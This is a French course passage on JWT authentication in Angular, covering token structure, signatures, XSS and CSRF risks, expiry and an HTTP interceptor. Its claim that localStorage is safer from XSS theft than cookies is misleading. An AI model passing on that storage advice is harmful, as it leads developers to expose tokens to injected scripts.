
>> Problématique de cette approche

Même si l'on faisait en sorte que le load balancer se souvienne sur quel serveur le client s'est connecté, cela entraînerait un risque de déséquilibre de la charge



>> Problématique de cette approche

On pourrait stocker le registre sur un seul et même serveur, mais si ce serveur venait à tomber, il entraînerait tous les autres serveurs avec lui (ce qui reviendrait à une architecture monolithique)





La solution des Json Web Token

Chapitre : Echange serveur

Principe

Bonjour je m'appelle M.ADMIN Ruth,
j'ai un compte chez vous...



Identification
M.Ruth ADMIN




Oui tout à fait voilà dossier signé
avec votre identification



Dans le cas présent, le service client ne stock aucune information sur l'identité de l'utilisateur, se sera a lui de donner le dossier (Comme une carte de fidélité à tampon)

>> Principe



A quoi ressemble un JWT ?

Prononcez “jawt”, ou “JiDeubeuliouTi” (*ou à la française, personne ne vous en voudra...*)

Voilà le contenu d'un JWT, à première vu ça ne ressemble pas à grand chose :

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjMONTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.SflKxwRJSMeKKF2QT4fwpMeJf36POk6yJV_adQssw5c
```



>> Structure d'un JWT

Mais on peut distinguer 3 parties, chacune séparée par un point.

la première est l'**en-tête (header)**

la deuxième se sont les **données (payload cad "charge utile")**

la troisième partie est la **signature**

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.Sf1KxwRJSMeKKF2QT4fwpMeJf36POk6yJV_adQssw5c
```

Le contenu d'un JWT n'est PAS haché !!!

Il est très important de comprendre qu'un JWT contrairement à ce que l'on pourrait croire, n'est pas haché (c'est la signature qui est haché).

Vous pouvez d'ailleurs aller sur le site <https://jwt.io/> afin de pouvoir lire le contenu de n'importe quel JWT.

Ou effectuer l'opération inverse

Encoded

PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.cThIIoDvwdueQB468K5xDc5633seEFoqwxjF_xSjyQQ
```

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "sub": "1234567890",
  "name": "John Doe",
  "iat": 1516239022
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + ".",
  base64UrlEncode(payload),
  your-256-bit-secret
) ☒ secret base64 encoded
```

Comment est obtenue la signature ?

```
{  
  "alg": "HS256",  
  "typ": "JWT"  
}
```

PAYLOAD: DATA

```
{  
  "sub": "1234567890",  
  "name": "John Doe",  
  "iat": 1516239022  
}
```

VERIFY SIGNATURE

```
HMACSHA256(  
  base64UrlEncode(header) + "." +  
  base64UrlEncode(payload),  
  ma-signature-cryptée  
)
```

La signature dépend de 3 choses :

- l'algorithme de hachage employé (ici HS256)
- le contenu à hacher (la partie violette)
- le mot de passe secret que seul votre serveur connaît.

Imaginons que votre mot de passe secret sur votre serveur (que l'on appelle "secret") est "azerty-root-123"


Le contenu en violet, haché avec l'algorithme en rouge, en utilisant le secret de votre serveur a donné : "ma-signature-haché" (bien sûr en réalité cela donne plutôt une très longue suite de chiffre)

Ici "ma-signature-haché" est la signature obtenue grâce au mot de passe secret de votre serveur

>> Exemple concret

Un administrateur se connecte, on lui retourne un token, avec en donnée : son id et si il est administrateur.

Il tente ensuite d'accéder à une ressource réservée au administrateur.



Je connais bien un "toto" qui a le mot de passe "root" dans ma bdd, il est admin et a l'id 42.

Grâce à mon secret j'obtiens la signature 314845. Voilà votre token

Base de donnée

>> Que peut-on stocker dans les données d'un JWT ?

On peut stocker toutes les informations que l'on souhaite (nom, prénom, id, email, liste des modules auquel l'utilisateur à accès, liste des droits qu'il possède, son panier ...)

Ce qu'il ne faut pas stocker dans un JWT :
toutes les informations permettant la connexion de l'utilisateur (secrets, mot de passes ...)

Au minimum, il faut stocker les informations nécessaires pour retrouver l'utilisateur dans la base de donnée, par exemple sa clé primaire.



>> Faisons un petit résumé


- La seule information qui est stocké sur le serveur est son secret.
- Il est utilisé pour créer n'importe quels signatures
- Tous les serveurs possèdent le même secret, ce qui permet le load balancing
- On peut stocker n'importe quel information dans le JWT à partir du moment où ce n'est pas une information de connexion (ex le mot de passe)
- Si la signature correspond aux données du token : on doit croire l'utilisateur
- C'est L'UNIQUE moyen de vérifier si l'utilisateur est bien celui qu'il prétend être



>> Le vol de token

Il est donc très important que ce token reste confidentiel pour l'utilisateur.

Si il est volé par un autre utilisateur, nous ne pouvons faire aucune différence entre les 2 utilisateurs.



>> Eviter le vol de token par faille XSS

Les token peuvent se stocker de plusieurs façons. Via un cookie, le localStorage, une base de donnée SQLite ...

Il est recommandé de ne pas utiliser les cookies. Il est assez facile de subir une faille XSS et de se les faire dérober.

Pour rappel les failles XSS consistent à faire lire un script js à un utilisateur (via un forum, un livre d'or, un set d'émoticon gratuit) ce qui peut avoir pour but la divulgation des cookies.

On peut préconiser la sauvegarde dans le localStorage, plus difficile à atteindre.



>> Eviter le vol de token par sniffeur réseau

Si vous avez bien compris, les tokens sont ajoutés dans l'en-tête des requêtes.

Si vous utilisez le protocole HTTP les requêtes sont visibles sur le réseau (donc leur en-tête également, c'est à dire le token).

Il existe des dizaines de façons d'intercepter une requête sur le réseau : Spyware, équipement réseau corrompu, wifi public, un hacker au sein de votre entreprise

Une seule solution : le protocole HTTPS.

Voyez le protocole HTTPS comme un train blindé dont vous seul et le destinataire pouvez lire le contenu.
(Attention le train est blindé mais le destinataire peut être le hacker)





Les token de connexion et les failles CSRF (*Cross Site Request Forgery*)

Chapitre : *Echange serveur*

>> Rappel des attaques CSRF

Les attaques CSRF consistent à faire exécuter des instructions à une personne ayant des privilèges élevés (ex : à un administrateur).

Elle peut prendre différentes formes : un lien trompeur dans un email ou un sms, ou bien dans un QRcode.

L'administrateur en cliquant sur ce lien va être redirigé vers notre propre application et comme il possède les droits suffisant pour effectuer l'action, va la réaliser contre son gré.

Ex : l'administrateur flash un QRCode le dirigeant vers le lien : <http://mon-application/supprimer/utilisateur/42>
L'utilisateur 42 serait alors effectivement supprimé.



>> Se protéger des failles CSRF dans une application utilisant une API

Dans le cas d'une application utilisant une API (comme la nôtre) l'utilisation d'un token de connexion suffit pour se protéger.

En effet, comme nous devons obligatoirement ajouter le JWT dans l'entête de la requête afin de vérifier si l'utilisateur possède bien les droits pour effectuer l'action, la requête sera considérée comme étant effectuée par un utilisateur non connecté

Car il n'est pas possible de modifier un en-tête en cliquant sur un simple lien.

Si l'utilisateur nous redirige vers un site qui aurait pour but d'ajouter le token dans la requête avant d'envoyer cette dernière, celui-ci ne pourrait pas avoir accès au localStorage qui est cloisonné par domaine.

Note : Une extension de navigateur malicieuse pourrait néanmoins modifier le comportement de notre application et faire exécuter des requêtes indésirables à l'administrateur qui l'aurait installée





Le vol de token

Chapitre : Echange serveur

>> Et si le vol de token arrive ?

Impossible pour l'utilisateur de se "déconnecter" comme pour les Session ID (le serveur ne disposant pas de tables de sessions).

Puisque l'on ne stock aucune information sur le serveur, il n'est pas possible de dire : cette personne est désormais déconnectée.

On peut néanmoins indiquer une information dans les données du token qui ferait que celui-ci est invalidé.

Voir le chapitre "Mettre en place un système d'invalidation d'un token"



>> Limiter l'impact d'un vol de token

Afin de limiter l'impact d'un vol de token, on peut mettre plusieurs action en place (outre le système de deconnexion que l'on verra par la suite) :

Inclure une date d'expiration dans les données du token. Le token est effectivement confirmé, mais on ne renverra aucune information, si la date indiquée est expiré.

Demander à l'utilisateur de confirmer son mot de passe pour les opérations les plus sensibles (suppression / modification de données, mouvement d'argent, changement de mot de passe ...)



Confirmer son identité grâce à un code ou un lien à cliquer via un email lorsque l'utilisateur change d'ordinateur, de pays ...



>> Résumé

- Un JWT n'est pas haché, seule sa signature l'est
- C'est une authentification compatible avec le load balancing
- Il ne doit pas être stocké dans les cookies du client (favorisez le localStorage par exemple)
- Il est nécessaire de mettre en place un protocole HTTPS
- Ajoutez une date d'expiration adaptée
- Demandez de nouveau la confirmation par login pour les opérations sensibles
- Demandez de nouveau la confirmation par login en cas de changement d'ordinateur / pays (à stocker dans les données du token, comme pour la date d'expiration)
- En cas de vol, changez une données de l'utilisateur afin d'invalidier le token volé






Mise en place

Chapitre : Echange serveur

>> Rôle de l'intercepteur



Créer l'intercepteur

Ajoutez l'intercepteur via la commande :
ng generate interceptor JwtInterceptor

```
@Injectable()
export class JwtInterceptor implements HttpInterceptor {

  intercept(requete: HttpRequest<unknown>, next: HttpHandler): Observable<HttpEvent<unknown>> {

    requete = requete.clone({
      headers: ....
    });

    return next.handle(requete).pipe(map((event: HttpEvent<any>) => {
      ....
      return event;
    }));
  }
}
```

Modification de la requête sortante (ici on ajoutera l'en-tête "Authorization")

Récupération des informations de la réponse (ici on récupérera l'en-tête "Authorization" pour l'enregistrer dans le localStorage)

>> Lire le JWT dans le localStorage

La première étape consiste à récupérer un potentiel jwt déjà enregistré dans le localStorage. Si il existe, la requête clonée se voit ajouter un en-tête "Authorization" avec comme valeur "Bearer " + le jwt stocké dans le localStorage.

```
intercept(requete: HttpRequest<unknown>, next: HttpHandler): Observable < HttpEvent < unknown >> {  
  
    const idToken = localStorage.getItem("jwt");  
  
    if(idToken) {  
        requete = requete.clone({  
            headers: requete.headers.set("Authorization", "Bearer " + idToken)  
        });  
    }  
    ...  
}
```

>> Modifier le JWT dans le localStorage

Lorsque l'on obtient une réponse, on vérifie si celle-ci contient un en-tête "Authorization", dans ce cas on ajoute le JWT de cette réponse dans le localStorage

```
intercept(requete: HttpRequest<unknown>, next: HttpHandler): Observable < HttpEvent < unknown >> {  
  ...  
  return next.handle(requete).pipe(map((event: HttpEvent<any>) => {  
  
    if (event instanceof HttpResponse && event.headers.get("Authorization")?.startsWith("Bearer ")) {  
      const jwt: string | undefined = event.headers.get("Authorization")?.substring(7);  
  
      if (jwt) {  
        localStorage.setItem("jwt", jwt)  
      }  
    }  
    return event;  
  }));  
}
```

>> Ajouter l'intercepteur au module

```
@NgModule({  
  declarations: [...],  
  imports: [...],  
  providers: [{ provide: HTTP_INTERCEPTORS, useClass: JwtInterceptor }],  
  bootstrap: [AppComponent]  
})  
export class AppModule {}
```



Décoder un JWT dans l'application

Chapitre : Echange serveur

>> Décoder un JWT

Afin de décoder le payload d'un JWT cette simple fonction suffit :

```
JSON.parse(window.atob(token.split(".")[1]))
```

Ci-contre, un exemple de service permettant de décoder et déconnecter un utilisateur

```
export class TokenIdentificationService {

    public _jwtPayload: BehaviorSubject<any> = new BehaviorSubject(null);

    public rafraichir() {

        if (localStorage.getItem("jwt") != null) {
            const token: any = localStorage.getItem("jwt");
            try {
                this._jwtPayload.next(JSON.parse(window.atob(token.split(".")[1])));
            } catch { this._jwtPayload.next(null); }
        } else {
            this._jwtPayload.next(null);
        }
    }

    deconnexion() {
        localStorage.removeItem("jwt")
        this._jwtPayload.next(null);
    }
}
```

Routage avancé

Dans ce chapitre :




Créer des routeurs complexes

>> Présentation

